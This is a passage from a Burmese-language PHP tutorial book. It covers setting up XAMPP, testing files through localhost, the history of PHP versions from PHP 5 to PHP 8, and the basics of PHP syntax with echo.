ပြီးတော့ PHP ကို Install လုပ်တဲ့အခါ သူ့ချည်းပဲ မပြည့်စုံပါဘူး။ Extension တွေ လိုအပ်ပါတယ်။ Database နဲ့ ဆက်သွယ် အလုပ်လုပ်နိုင်တဲ့ Extension တွေ၊ အင်္ဂလိပ်စာမဟုတ်တဲ့ String တွေကို စီမံ အလုပ်လုပ်ပေးနိုင်တဲ့ Extension တွေ၊ စသည်ဖြင့် လိုအပ်ပါတယ်။ နောက်ပိုင်းမှာ တစ်ချို့ပရောဂျက်တွေ အတွက် လိုအပ်တဲ့ PHP Extension မစုံလို့ အလုပ်မလုပ်ဘူး ဆိုတဲ့ ပြဿနာမျိုးတွေ XAMPP နဲ့ဆိုရင် မရှိ သလောက် နည်းမှာဖြစ်ပါတယ်။ အားလုံးစုံအောင် တစ်ခါထဲ ထည့်ထားပေးလို့ပါ။

ဆက်လက်ပြီးတော့ MySQL လို Database Server နည်းပညာနဲ့ အဲ့ဒီ Database ကို စီမံနိုင်တဲ့ Admin ဆော့ဖ်ဝဲတွေလည်း XAMPP မှာ အားလုံးပါဝင်ပြီး ဖြစ်ပါတယ်။ ဒီလိုမျိုး တစ်ခုထဲနဲ့ အကုန်စုံအောင် ပါတဲ့ အတွက်ကြောင့်ပဲ PHP Development Environment တည်ဆောက်ဖို့အတွက် အသင့်တော်ဆုံး နည်း ပညာအဖြစ် XAMPP ကို ရွေးချယ်အသုံးပြုသင့်ခြင်း ဖြစ်ပါတယ်။

အဲ့ဒီလို အကုန်စုံအောင် ပါနေတဲ့အတွက်ကြောင့်ပဲ အများအသုံးပြုဖို့ အင်တာနက်ပေါ်မှာ လွှင့်တင်ပေးမယ့် Production Environment နဲ့တော့ မသင့်တော့ဘူး လို့ တစ်ခါထဲ တွဲဖက်မှတ်သားသင့်ပါတယ်။ လိုတာရော၊ မလိုတာရော အကုန်ပါနေလို့၊ လိုအပ်တာထက် ပိုနွေးတာမျိုးတွေ၊ မသုံးဖြစ်ဘဲ ပါဝင်နေတဲ့ နည်းပညာကနေ လုံခြုံရေးအားနည်းချက် ပေါ်နေတာမျိုးတွေ ရှိလာတတ်ပါတယ်။ ဒါကြောင့် ကိုယ့်စက်ထဲမှာ PHP ကုဒ်တွေ ရေးစမ်းဖို့အတွက် Development Environment တည်ဆောက်ရာမှာသာ အသုံးပြုသင့်ပြီး၊ အများသုံးဖို့ ပေးတဲ့ Production Environment မှာတော့ မသုံးသင့်ဘူးလို့ ပူးတွဲမှတ်သားရမှာပါ။ အများသုံးမယ့် Production Environment မှာတော့ ကိုယ့်ပရောဂျက်အတွက် လိုအပ်မယ့် နည်းပညာတွေကို ကိုယ်တိုင် (သို့မဟုတ်) သက်ဆိုင်ရာ System Administrator က တစ်ခုချင်း စိစစ်ပြီး ထည့်သွင်းဖို့ လိုအပ်နိုင်ပါတယ်။

ဆက်လက်လေ့လာနိုင်ဖို့အတွက် XAMPP Installer ဖိုင်ကို ဒီလိပ်စာမှာ Download ရယူနိုင်ပါတယ်။

- <https://www.apachefriends.org>

Install လုပ်ပုံလုပ်နည်းနဲ့၊ Install လုပ်ပြီးနောက် ဆက်လုပ်သင့်တာတွေ ရှိပါတယ်။ ဒါတွေကို စာနဲ့ရေးပြရင် ထိရောက်မှုရှိမှာ မဟုတ်ပါဘူး။ လက်တွေ့လုပ်ပြမှသာ ထိရောက်မှုရှိမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် ဗွီဒီယိုသင်ခန်းစာတစ်ခု ကြိုတင်စီစဉ်ထားပါတယ်။ ရှေ့ဆက်မဖတ်ခင် အဲ့ဒီသင်ခန်းစာကို ကြည့်ပြီး XAMPP ကို Install လုပ် အသင့်ပြင်ထားဖို့ လိုအပ်ပါတယ်။ ဒီလိပ်စာမှာ ကြည့်ရမှာပါ။

- <https://www.facebook.com/fairway.technology/videos/2994956967228569/>

Fairway Technology ရဲ့ Facebook Page ကို သွားပြီး **Videos** Section ထဲမှာကြည့်လိုက်ရင်လည်း **PHP Development Environment with XAMPP and Composer** ဆိုတဲ့ ခေါင်းစဉ်နဲ့ ဗွီဒီယို သင်ခန်းစာကို တွေ့ရမှာပါ။ အချိန် (၁၅) မိနစ်ခန့်ဖြစ်ပြီး ကြည့်ဖြစ်အောင်ကြည့်ဖို့နဲ့ လုပ်ဖြစ်အောင် လိုက်လုပ်ထားဖို့ လိုအပ်ပါတယ်။ XAMPP ကို Install လုပ်နည်းအပြင် PHP ကို Command Prompt မှာ Run လို့ရအောင် လုပ်နည်းနဲ့ Composer ခေါ် နောက်ပိုင်းမှာ လိုအပ်လာမယ့် နည်းပညာတစ်ခုကို ထည့်သွင်းနည်းပါ တစ်ခါထဲ ထည့်ပြထားလို့ပါ။

Running PHP Code

Development Environment တည်ဆောက်ရရှိပြီဆိုရင် PHP ကုဒ်တွေကို ဘယ်မှာရေးရမလဲ၊ ဘယ်လို စမ်းရမလဲဆိုတာကို ဆက်ပြောရပါမယ်။

1. PHP ကုဒ်တွေကို HTML Document ထဲမှာရေးပြီး
2. .php Extension နဲ့
3. Web Server ရဲ့ Document Root ဖိုဒါထဲမှာ သိမ်းပေးရပါမယ်။

XAMPP နဲ့အတူပါတဲ့ Apache Web Server ရဲ့ Document Root ဖိုဒါအမည်ဟာ htdocs ဖြစ်ပြီး Windows မှာဆိုရင် အများအားဖြင့် C:\xampp\htdocs ဖြစ်ပါတယ်။ အကယ်၍ XAMPP ကို Install လုပ်ချိန်မှာ ဖိုဒါတည်နေရာကို ပြောင်းခဲ့ရင်တော့ ကိုယ်ပြောင်းခဲ့တဲ့ တည်နေရာမှာပဲ ရှာလိုက်ပါ။ htdocs ဖိုဒါထဲမှာ ကုဒ်ဖိုင်တွေကို ဒီအတိုင်းထည့်ရေးလို့ရသလို၊ လိုအပ်ရင် ဖိုဒါအဆင့်ဆင့် ထပ်မံတည်ဆောက်ပြီး တော့ စုစည်းရေးသားလို့ ရပါတယ်။

PHP ကုဒ်တွေ ထည့်သွင်းရေးသားမယ့် HTML ဖိုင်ရဲ့ အမည်ကို မိမိနှစ်သက်ရာ ပေးနိုင်ပေမယ့် Extension ကိုတော့ .php လို့ ပေးရပါတယ်။ .html လို့ ပေးလို့မရပါဘူး။ Web Server တွေက အများအားဖြင့် ဖိုင် Extension .php ဖြစ်မှ အထဲက PHP ကုဒ်ကို Run ပေးဖို့ Setting လုပ်ထားကြလို့ပါ။ ဒီနည်းနဲ့ ရိုးရိုး ရေးထားတဲ့ Static HTML ဖိုင်နဲ့ PHP ကုဒ်တွေပါဝင်တဲ့ Dynamic HTML ဖိုင်ကို ခွဲကြတာပါ။

ရေးထားတဲ့ကုဒ်ကို စမ်းဖို့အတွက် ရိုးရိုး HTML တွေလို ဒီအတိုင်း Browser နဲ့တိုက်ရိုက် ဖွင့်ကြည့်လို့ မရပါဘူး။ Web Server ကိုဆက်သွယ်ပြီးတော့ လိုချင်တဲ့ဖိုင်ကို တောင်းယူရပါတယ်။ ဒီတော့မှ Web Server က အထဲကကုဒ်တွေကို Run ပြီး ရလဒ်ကို ပြန်ပေးမှာ မို့လို့ပါ။ Web Server က လက်ရှိကွန်ပျူတာထဲမှာပဲ ရှိနေတာမို့လို့ အဲ့ဒီ Web Server ကို localhost ဆိုတဲ့ လိပ်စာကနေ ဆက်သွယ်နိုင်ပါတယ်။ အကယ်၍ Web Server အလုပ်လုပ်နေတဲ့ Port နံပါတ်ကို ပြောင်းခဲ့မယ်ဆိုရင်တော့ Web Server ကိုဆက်သွယ်နိုင်ဖို့ localhost နောက်မှာ Port နံပါတ်ကို Colon သင်္ကေတနဲ့အတူ ထည့်သွင်းပေးရမှာပါ။ ဒီသဘောကို Development Environment တည်ဆောက်ပုံ ဗွီဒီယိုသင်ခန်းစာထဲမှာ ထည့်သွင်းဖော်ပြထားပါတယ်။


လက်တွေ့စမ်းကြည့်နိုင်ဖို့အတွက် `htdocs` ဖိုဒါထဲမှာ `info.php` ဆိုတဲ့အမည်နဲ့ ဖိုင်တစ်ခု တည်ဆောက်ပြီး ဒီကုဒ်ကို ရေးသားပေးပါ။

PHP

```
<?php phpinfo() ?>
```

တစ်ကြောင်းထဲပါ။ တစ်ခြားဘာမှ ပါစရာမလိုပါဘူး။ `phpinfo()` လို့ခေါ်တဲ့ Standard PHP Function ကို ခေါ်ယူထားတာဖြစ်ပြီး ဒီကုဒ်ကို စမ်းကြည့်လိုက်ရင် ရလဒ်အနေနဲ့ Install လုပ်ထားတဲ့ PHP Version အပါအဝင် Development Environment နဲ့ပတ်သက်တဲ့ အချက်အလက်အပြည့်အစုံကို ဖော်ပြပေးမှာဖြစ်ပါတယ်။ Browser မှာ ဒီလိပ်စာနဲ့ စမ်းကြည့်နိုင်ပါတယ်။

- <http://localhost/info.php>



Web Server လိပ်စာဖြစ်တဲ့ localhost ရဲ့နောက်မှာ ရေးသားထားတဲ့ ကုဒ်ဖိုင်အမည်ကို ပေးလိုက်တာပါ။ အပြည့်အစုံက `http://localhost/info.php` ဆိုပေမယ့် ရှေ့ဆုံးက `http://` သင်္ကေတကို ကိုယ်ထည့်မပေးရင် Browser က သူ့ဘာသာ ထည့်ပြီး အလုပ်လုပ်ပေးသွားလို့ ထည့်မရိုက်လည်း ရပါတယ်။ လက်တွေ့စမ်းကြည့်လိုက်ရင် ပြီးခဲ့တဲ့စာမျက်နှာမှာ ဖော်ပြထားတဲ့ပုံလို ရလဒ်မျိုးကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

ဒါက ကုဒ်ဖိုင်ကို `htdocs` ဖိုဒါအောက်မှာ တိုက်ရိုက်ရေးလိုက်တာပါ။ အကယ်၍ ကုဒ်ဖိုင်ကို `htdocs` ထဲမှာ `app` ဆိုတဲ့ဖိုဒါ တည်ဆောက်ပြီးတော့မှ အထဲမှာ `info.php` ဆိုတဲ့အမည်နဲ့ ရေးသားထားမယ်ဆိုရင် Browser မှာ ထည့်သွင်းစမ်းသပ်ရမယ့် လိပ်စာက `localhost/app/info.php` ဖြစ်ပါတယ်။ ဖိုင်တည်နေရာကို ဖိုဒါနဲ့တစ်ကွ ထည့်သွင်းပေးရတာပါ။

အကယ်၍ ပေးလိုက်တဲ့လိပ်စာက ဖိုင်အမည်မပါဘဲ ဖိုဒါသက်သက် ဖြစ်နေမယ်ဆိုရင် Web Server က အဲ့ဒီဖိုဒါထဲမှာ ရှိနေတဲ့ ဖိုင်စာရင်းကို ပြန်ပေးမှာပါ။ ဥပမာ - `localhost/app/` ဆိုရင် `app` ဖိုဒါထဲမှာ ရှိနေတဲ့ ဖိုင်စာရင်းကို တွေ့မြင်ရပါလိမ့်မယ်။ ဖိုဒါတစ်ခုရဲ့ Index Page (Home Page) သတ်မှတ်လိုရင် `index.php` ဖိုင်ကို သုံးနိုင်ပါတယ်။ ဖိုဒါတစ်ခုရဲ့အတွင်းထဲမှာ `index.php` ဖိုင်ရှိနေမယ်ဆိုရင် လိပ်စာအနေနဲ့ ဖိုဒါကို ပေးလိုက်တဲ့အခါ အထဲကဖိုင်စာရင်းကို ပြန်မပေးတော့ဘဲ `index.php` ကို အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။ ဥပမာ `app` ဖိုဒါထဲမှာ `index.php` ရှိနေရင် `localhost/app/` လိပ်စာကို ထည့်သွင်းလိုက်တဲ့အခါ နောက်က ဖိုင်အမည်ကို ထည့်ပေးမထားပေမယ့် `index.php` ကိုအလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

ဒါဟာ ခက်ခဲလှတဲ့ သဘောတရားကြီး မဟုတ်ပေမယ့်၊ လေ့လာစမှာ မျက်စိလည်တတ်ကြပါတယ်။ အခုမှ PHP ကို ပထမဆုံး စတင်လေ့လာဖူးသူဆိုရင် ဒီသဘောကို ကောင်းကောင်း နားလည်သဘောပေါက်စေဖို့အတွက် လက်တွေ့ စမ်းသပ်ကြည့်ပြီးမှ ရှေ့ဆက်သင့်ပါတယ်။ PHP ကုဒ် ရေးပုံရေးနည်းတွေ မပြောရသေးပေမယ့်၊ ရိုးရိုး HTML Document တွေကဲ့ပဲ `.php` Extension နဲ့ `htdocs` ဖိုဒါထဲမှာသိမ်းပြီး `localhost` ကနေတစ်ဆင့် ခေါ်ယူစမ်းသပ် ကြည့်နိုင်ပါတယ်။

PHP 8

ဒီစာရေးနေချိန်မှာ ထွက်ထားတဲ့ နောက်ဆုံး PHP Version ကတော့ PHP 8 ဖြစ်ပါတယ်။ ဒါကြောင့် လက်ရှိပရောဂျက်တွေမှာ အများသုံးနေဆဲ PHP Version အခွဲ (၃) ခု ရှိနေပါတယ်။ PHP 5, PHP 7 နဲ့ PHP 8 တို့ ဖြစ်ပါတယ်။

PHP 5 မှာ 5.5 နဲ့ 5.6 ထိရှိပါတယ်။ 5.5 ရဲ့ ရှေ့ပိုင်း Version တွေကို အသုံးပြုသူ မရှိသလောက် နည်းသွား ပြီ ဖြစ်သလို 5.6 နောက်ပိုင်း Version သစ် ထပ်မထွက်တော့ပါဘူး။ PHP 6 လည်းမရှိပါဘူး။ ထွင်တော့ ထွင်ခဲ့ကြပါသေးတယ်။ အများသုံးဖို့ မကြေညာနိုင်ခဲ့တာပါ။

PHP 6 ကို တီထွင်နေစဉ်မှာ PHP ကို လက်တွေ့ အသုံးပြုနေတဲ့ လုပ်ငန်းကြီးတွေထဲမှာ အကြီးဆုံးလို့ ပြောရမယ့် Facebook က HipHop လို့ခေါ်တဲ့ နည်းပညာတစ်မျိုးကို တီထွင်ခဲ့ပါတယ်။ HipHop ဆိုတာ PHP ကုဒ်ကို C++ ကုဒ်ဖြစ်အောင် ပြောင်းပေးနိုင်တဲ့ နည်းပညာပါ။ အဲဒီအချိန်တုန်းက C++ ဆိုတာ Programming Language တွေထဲမှာ C ပြီးရင် ဒုတိယမြောက် အမြန်ဆုံးလို့ ပြောလို့ရနိုင်ပါတယ်။ ဒါကြောင့် HipHop ရဲ့အကူအညီနဲ့ PHP ကုဒ်တွေကို C++ ပြောင်း၊ Compile လုပ်ပြီးမှ အသုံးပြုတဲ့အခါ ပိုကောင်းတဲ့ စွမ်းဆောင်ရည်ကို ရစေနိုင်သွားတဲ့ သဘောပါ။

ပြီးတော့ Facebook က HHVM (HipHop Virtual Machine) လို့ခေါ်တဲ့ နည်းပညာတစ်မျိုးကို ထပ်မံ တီထွင်ခဲ့ပြန်ပါတယ်။ နည်းပညာက ကျယ်ပြန့်ပေမယ့် အနှစ်ချုပ်အားဖြင့် ဒီလိုမှတ်နိုင်ပါတယ်။ ရိုးရိုး PHP မှာ ကုဒ်တွေကို Zend Engine လို့ခေါ်တဲ့ နည်းပညာတစ်မျိုးနဲ့ တစ်ဆင့်ခံ Run ပါတယ်။ HHVM ကတော့ ကုဒ်တွေကို CPU က တိုက်ရိုက်နားလည်တဲ့ Machine Code ပြောင်းပြီးတော့ Run ပါတယ်။ ဒါကြောင့် ပိုမြန်ပါတယ်။ ရေးထားတဲ့ PHP ကုဒ်ချင်းအတူတူ ရိုးရိုး PHP Interpreter နဲ့ Run တာထက် Facebook ရဲ့ HHVM နဲ့ Run တာက ပိုမြန်မယ်ဆိုတဲ့သဘော ဖြစ်သွားတာပါ။

- <https://hhvm.com>

ပြီးတော့ Facebook က Hack လို့ ခေါ်တဲ့ PHP Compatible Programming Language တစ်ခုကို တီထွင် ခဲ့ပါတယ်။ PHP နဲ့ ရေးထုံးပိုင်းမကွာပဲ Scalar Type Hinting တို့ Return Type Hinting တို့လို ဖြည့်စွက်မှု တစ်ချို့ ပိုမိုပါဝင်သွားတာပါ။ ဒီရေးထုံးတွေအကြောင်းကို သူ့နေရာနဲ့သူ ဆက်လက်ဖော်ပြသွားမှာပါ။

Loosely Typed Language တစ်ခုဖြစ်တဲ့ PHP ဟာ အခြားသော Loosely Typed Language များ အားလုံးနည်းတူ ရေးရတာလွယ်ကူမြန်ဆန်ပေမယ့် စောစောစီးစီး မသိလိုက်ဘဲ နောက်မှပေါ်တဲ့ Runtime Error တွေ များတတ်တဲ့ အားနည်းချက် ရှိနေပါတယ်။ ဒါကို Hack က Type Hinting နည်းစနစ်တွေ ထပ် ဖြည့်ပြီးတော့ ကုစားပေးလိုက်လို့ ပိုပြီးတော့ အရည်အသွေးကောင်းတဲ့ ကုဒ်ကို ရသွားစေနိုင်တဲ့သဘောပါ။

- <https://hacklang.org>

ဒီ အသစ်တီထွင်မှုတွေက လုပ်လက်စ PHP 6 ထက် အလားအလာ ပိုကောင်းနေတာ တစ်နေ့တစ်ခြား ပိုမို ထင်ရှားလာတဲ့အတွက် PHP ကို စီမံနေကြသူတွေက PHP 6 ထွင်နေတာကို ရပ်လိုက်ပြီး HHVM တို့ Hack တို့ကို နမူနာယူထားတဲ့ PHP 7 ကို ဆက်လက်တီထွင်ခဲ့ကြပါတယ်။ ဒါကြောင့် PHP 6 ဆိုတာ ထွက်မလာ လိုက်ဘဲ PHP 7 ကို တစ်ဆင့်ကျော် ရောက်ရှိသွားတာပါ။ လက်ရှိ ဒီစာရေးနေချိန်မှာ PHP 7.0 ကနေ 7.4 ထိ ထွက်ထားပါတယ်။

PHP 7 ကတော့ အတွင်းပိုင်း အလုပ်လုပ်ပုံ အပြောင်းအလဲတွေနဲ့အတူ စွမ်းဆောင်ရည်မှာ PHP 5 ထက် နှစ်ဆနီးပါး ပိုမြန်တဲ့ ရလဒ်ကောင်းတွေကို ရသွားပါတယ်။ ရေးထုံးပိုင်းမှာ Backward Compatible တော့ အပြည့်အဝ မဖြစ်ပါဘူး။ ဆိုလိုတာက PHP 5 နဲ့ရေးထားတဲ့ ပရောဂျက်ကို PHP 7 နဲ့ Run လို့ အပြည့်အဝ အဆင်ပြေမှာ မဟုတ်ပါဘူး။ ဒါပေမယ့် လေ့လာမှု ရှုထောင့်က ကြည့်ရင်တော့ PHP 5 ကိုလေ့လာထားမိလို့ PHP 7 ကို အသစ်အစအဆုံး ပြန်လေ့လာရတယ်ဆိုတာမျိုးတော့ ရှိမှာ မဟုတ်ပါဘူး။ အလားတူပဲ PHP 8 ဖြစ်သွားလို့ အသစ်ပြန်လေ့လာစရာလည်း မလိုပါဘူး။ ရေးထုံးတွေက အများအားဖြင့် တူညီကြပါတယ်။ မတူတော့ပဲ ကွဲပြားသွားတဲ့ အပိုင်းလေးတွေလောက်ကို ရွေးချယ်မှတ်သားလိုက်ရင် ရသွားပါပြီ။ ဒီလိုကွဲပြား သွားတာလေးတွေကို သူ့နေရာနဲ့သူ ထည့်သွင်းဖော်ပြပေးသွားမှာပါ။

လက်ရှိဒီစာရေးနေချိန်ထိ PHP 8 မှာ 8.0 ပဲ ထွက်ထားပါသေးတယ်။

PHP 8 မှာတော့ JIT လို့ခေါ်တဲ့ နည်းပညာတစ်မျိုး ဖြည့်စွက်ပါဝင်လာပါတယ်။ စမ်းသပ်မှုတွေအရ တစ်ချို့ အချိန်ယူအလုပ်လုပ်ရတဲ့ လုပ်ငန်းတွေမှာ PHP 7 ထက် (၁) ဆခွဲ ကနေ (၂) ဆထိ ပိုမြန်သွားပြီး၊ စွမ်း ဆောင်ရည်တိုင်းတာဖို့ သက်သက် ရည်ရွယ်ထားတဲ့ Benchmark တွေမှာတော့ (၃) ဆလောက်ထိ ပိုမြန် တယ်ဆိုတာကို တွေ့ရပါတယ်။ ဒါပေမယ့် လက်ရှိ ရှိနေတဲ့ ပရောဂျက်တွေမှာ စမ်းသပ်တဲ့အခါ PHP 7.4 နဲ့

စွမ်းဆောင်ရည် မတိမ်းမယိမ်းသာ ရှိတယ်ဆိုတာကို တွေ့ရှိထားလို့ ဒါကိုလည်း သတိပြုသင့်ပါတယ်။ JIT ကပေးတဲ့ အားသာချက်ကို ရယူနိုင်တဲ့ ပရောဂျက် အမျိုးအစားတွေ ရှိနိုင်သလို၊ မရနိုင်တဲ့ ပရောဂျက် အမျိုးအစားတွေလည်း ရှိနိုင်ပါတယ်။

JIT ဆိုတာ Just In Time Compilation ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ပုံမှန်အားဖြင့် PHP ဟာ Interpreted Language ဖြစ်ပါတယ်။ ရေးထားတဲ့ကုဒ်ကို တိုက်ရိုက် ဘာသာပြန်ခြင်းအားဖြင့် အလုပ်လုပ်ပါတယ်။ JIT နည်းပညာကတော့ ထပ်ခါထပ်ခါ Run ရတဲ့ကုဒ်တွေကို Compile လုပ်ထားခြင်းအားဖြင့် ထပ်ခါထပ်ခါ တိုက်ရိုက်ဘာသာပြန်စရာ မလိုတော့လို့ ပိုမြန်သွားတဲ့ သဘောမျိုးပါ။ တစ်ကယ် Compiled Language တွေမှာကို ကြိုတင် Compiled လုပ်ပြီးမှ အလုပ်လုပ်တာမျိုးတော့ မဟုတ်ပါဘူး။ တိုက်ရိုက်ဘာသာပြန် စနစ်ကိုပဲ ဆက်သုံးပါတယ်။ Interpreter က အကြိမ်ကြိမ်လုပ်ရတဲ့ ကုဒ်တွေ ရှိလာရင် Compile လုပ် သိမ်းထားပြီး ပြန်သုံးပေးလိုက်တဲ့သဘောပါ။

Facebook ရဲ့ HHVM မှာလည်း JIT နည်းပညာ ပါဝင်ပါတယ်။ ဒါပေမယ့် PHP 7 ထွက်လာပြီးနောက် HHVM တို့ Hack တို့ပေါ်မှာ လူတွေရဲ့ စိတ်ဝင်စားမှု လျော့ကျသွားပါတယ်။ ပင်မ PHP မှာလည်း တူညီတဲ့ လုပ်ဆောင်ချက်နဲ့ တူညီတဲ့စွမ်းဆောင်ရည်ကို ရသွားပြီမို့လို့ပါ။ Benchmark တိုင်းတာမှုတွေအရ နည်း နည်းတောင် ပိုသာသေးတယ်လို့ ဆိုနိုင်ပါတယ်။ အခုဆိုရင် HHVM က ရိုးရိုး PHP ကိုလည်း Support မ လုပ်တော့ပါဘူး။ Hack တစ်မျိုးထဲကိုသာ Support လုပ်ပါတော့တယ်။

ဒီစာအုပ်မှာ ကုဒ်နမူနာတွေဖော်ပြတဲ့အခါ PHP 8 ကို အဓိကထားအသုံးပြုသွားမှာ ဖြစ်ပေမယ့်၊ တစ်ချို့ PHP 8 သီးသန့်လုပ်ဆောင်ချက်တွေက လွဲရင် အများအားဖြင့် PHP 5 တို့ PHP 7 တို့နဲ့ စမ်းကြည့်ရင်လည်း အဆင်ပြေမှာပါ။ သက်ဆိုင်ရာကုဒ်နဲ့အတူ စမ်းလို့ရမယ့် PHP Version ကိုတွဲပြပေးမှာမို့လို့ ပြထားတဲ့ Version နံပါတ်ကိုတော့ သတိပြုပေးပါ။

ကုဒ်နမူနာတွေမှာ PHP လို့ခေါင်းစဉ်တပ်ပေးထားရင် Version အားလုံးနဲ့ အဆင်ပြေတယ်ဆို အဓိပ္ပါယ်ပါ။ PHP 7 (သို့မဟုတ်) PHP 8 လို့ ခေါင်းစဉ်တပ်ထားရင်တော့ သက်ဆိုင်ရာ Version နဲ့သာ အဆင်ပြေတဲ့ကုဒ် ကို ဆိုလိုခြင်းပဲ ဖြစ်ပါတယ်။

အခန်း (၃) - Syntax, Variables & Data Types

HTML Document ထဲမှာ PHP ကုဒ်တွေကို HTML Element တွေနဲ့ အခုလို တွဲဖက်ပြီး ရေးနိုင်ပါတယ်။

PHP


```
<h1>Home Page</h1>
<p>
    Total: <?php echo 1 + 2 ?>
</p>
```

<?php အဖွင့်နဲ့ ?> အပိတ်ကြားထဲမှာ PHP ကုဒ်တွေကို ရေးပေးရတာပါ။ နမူနာအရ 1 နဲ့ 2 ကိုပေါင်းပြီး ဖော်ပြခိုင်းလိုက်တဲ့ Statement တစ်ခုကို ရေးသားထားတာပါ။ ဒီနေရာမှာ echo Keyword က အရေးကြီးပါတယ်။ ရလဒ်တွေကို Output အနေနဲ့ ထုတ်ပြီး ဖော်ပြစေလိုတဲ့အခါ echo နဲ့ ဖော်ပြခိုင်းရပါတယ်။ ဒီကုဒ်ကိုအလုပ်လုပ်လိုက်ရင် ပြန်ရမယ့် ရလဒ်က အခုလိုဖြစ်မှာပါ။

Output

```
<h1>Home Page</h1>
<p>
    Total: 3
</p>
```

PHP က ထုတ်ပေးလိုက်တာက HTML Output ဖြစ်ပြီး အဲ့ဒီ HTML Output ကို Browser က နောက်ဆုံး ရလဒ်အနေနဲ့ ပြပေးတယ်ဆိုတာကို သတိပြုပါ။ ဒါကြောင့် စမ်းကြည့်ရင် တွေ့မြင်ရမှာက နောက်ဆုံးရလဒ် ဖြစ်ပြီး၊ PHP က ထုတ်ပေးလိုက်တဲ့ HTML Output အပြည့်အစုံကိုသိချင်ရင် Browser ရဲ့ View Source ကို အသုံးပြုနိုင်ပါတယ်။



Output ထုတ်ဖော်ပြစေဖို့အတွက် `print` Keyword လည်း ရှိပါသေးတယ်။ `echo` အစား `print` ကို သုံးလို့ ရနိုင်ပါတယ်။ ဒါပေမယ့် `echo` က နည်းနည်းပိုမြန်တဲ့အတွက် `print` ကို မသုံးသလောက် နည်းပြီး `echo` ကိုပဲ သုံးကြပါတယ်။

အကယ်၍ ကုဒ်တွေက တစ်လိုင်းထက် ပိုတယ်ဆိုရင် ခွဲရေးလို့ရပါတယ်။ တစ်လိုင်းထက် ပိုလာပြီဆိုရင် တော့ Statement တစ်ခုပြီးတိုင်း Semicolon နဲ့ပိတ်ပေးရပါတယ်။ မပိတ်မနေရ ပိတ်ပေးရတာပါ။ Semicolon မပါရင် အလုပ်မလုပ်တော့ပါဘူး။ ဒီလိုပါ။

PHP

```
<h1>Home Page</h1>
<p>
  Total:
  <?php
    $num1 = 3;
    $num2 = 5;
    echo $num1 + $num2;
  ?>
</p>
```

